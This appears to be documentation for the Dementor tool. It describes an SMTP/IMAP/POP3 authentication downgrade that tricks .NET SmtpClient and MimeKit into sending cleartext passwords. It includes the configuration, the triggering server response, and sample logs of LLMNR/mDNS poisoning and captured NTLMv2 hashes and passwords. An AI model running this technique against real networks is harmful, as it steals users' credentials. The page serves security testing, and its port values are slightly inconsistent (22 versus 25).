
SMTP/IMAP/POP3 Downgrade
The SMTP/POP3/IMAP server in Dementor supports a mechanism to attempt a “downgrade” of an authentication attempt
initiated by a target host. This behavior is controlled by the SMTP/IMAP/POP3.Server.Downgrade setting.
Warning
This attack specifically targets the SmtpClient component of the .NET Core platform. Although DE0005 marks this component as deprecated and advises against its use, this example demonstrates how Dementor can be configured to simulate various attack scenarios.
Tip
This attack also works against MimeKit due to their design choice when performing authentication. And most importantly, this attack also works for POP3 and IMAP.
Prerequisites
First, let’s understand how a simple email can be sent using PowerShell on Windows. Some tutorials recommend the standard SmtpClient,
which, while deprecated, is still functional in many environments. Here’s a typical example:
$EmailTo = "darth.vader@contoso.local"
$EmailFrom = "luke@contoso.local"
$Subject = "Revelation"
$Body = "I am your father"
$Server = "MAILSRV"
$ServerPort = 22
$Username = "darth.vader"
$Password = "Anakin123!"
$Message = New-Object System.Net.Mail.MailMessage($EmailFrom, $EmailTo, $Subject, $Body)
$Client = New-Object System.Net.Mail.SmtpClient($Server, $ServerPort)
$Client.UseDefaultCredentials = $false
$Client.Credentials = New-Object System.Net.NetworkCredential($Username, $Password)
$Client.Send($Message)
By default, the client won’t require secure connections unless EnableSsl is explicitly set.
If NTLM authentication is available, it will be used but the client may fall back to weaker mechanisms such as
PLAIN or LOGIN if the server offers them or NTLM authentication wasn’t successful.
Tricking SmtpClient into Revealing Cleartext Passwords
You can exploit this fallback behavior by configuring Dementor’s SMTP server to either accept only plain-text authentication or simulate a failure after NTLM auth to force the client to downgrade.
Accept only plain authentication (not recommended):
Modify the
SMTP.Server.AuthMechanismssetting to excludeNTLM:[SMTP.Server] Port = 22 AuthMechanisms = [ "PLAIN", "LOGIN" ]
Sample output from Dementor after capturing cleartext credentials:
SMTP       192.168.56.115            25     [+] Captured Cleartext Password for darth.vader from 192.168.56.115:
SMTP       192.168.56.115            25     Cleartext Username: darth.vader
SMTP       192.168.56.115            25     Cleartext Password: Anakin123!
Downgrade after failed NTLM authentication:
In environments where clients try NTLM first, you can simulate a failed NTLM attempt and force the client to retry using plain-text credentials.
Note
This only works if the client has the cleartext password available locally. If the credentials are provided as NTLM hashes or tokens, the downgrade will fail.
Dementor sends the following response to trigger the fallback:
535 5.7.3 Authentication unsuccessfulThe default Windows SMTP client will retry using cleartext credentials — if they are present.

The client reattempts authentication with cleartext credentials after an NTLM failure.
Going Further: Retrieving Credentials from MimeKit
The documentation for MimeKit explains that when authenticating via the MailService.Authenticate method, supported SASL mechanisms will influence how credentials are handled. However, this attack will not work if the client specifies a SASL mechanism directly.
If the server supports one or more SASL authentication mechanisms, then the SASL mechanisms that both the client and server support (not including any OAUTH mechanisms) are tried in order of greatest security to weakest security. Once a SASL authentication mechanism is found that both client and server support, the credentials are used to authenticate.
Setting up a small program usually costs hours of installing stuff. Once complete, the following script demonstrates how this behavior is triggered from the client side:
using (var smtpClient = new SmtpClient())
{
    smtpClient.Connect(smtpHost, smtpPort, SecureSocketOptions.StartTls);
    smtpClient.Authenticate("temple.master", "UseTheF0rce");
    smtpClient.Send(message); // message create ommitted here
    smtpClient.Disconnect(true);
}
By default, no additional configuration is necessary. In the following capture, NTLM.ExtendedSessionSecurity
has been disabled:
MDNS       fe80::b9cb:192d:31db:a0c5 5353   [+] Sent poisoned answer to fe80::b9cb:192d:31db:a0c5
LLMNR      192.168.56.122            5355   [*] Query for MAILSRV01 (type: AAAA)
LLMNR      192.168.56.122            5355   [+] Sent poisoned answer to 192.168.56.122
SMTP       fe80::b9cb:192d:31db:a0c5 25     [+] Captured NTLMv2 Hash for temple.master/ossus.contoso.local from fe80::b9cb:192d:31db:a0c5:
SMTP       fe80::b9cb:192d:31db:a0c5 25     NTLMv2 Username: temple.master
SMTP       fe80::b9cb:192d:31db:a0c5 25     NTLMv2 Hash: temple.master::ossus.contoso.local:313333374c454554:e8545823cb69a89c26da9d0b52dc01b7:[...]
SMTP       fe80::b9cb:192d:31db:a0c5 25     [*] Performing downgrade attack for target fe80::b9cb:192d:31db:a0c5
SMTP       fe80::b9cb:192d:31db:a0c5 25     [+] Captured Cleartext Password for temple.master@ossus.contoso.local from fe80::b9cb:192d:31db:a0c5:
SMTP       fe80::b9cb:192d:31db:a0c5 25     Cleartext Username: temple.master@ossus.contoso.local
SMTP       fe80::b9cb:192d:31db:a0c5 25     Cleartext Password: UseTheF0rce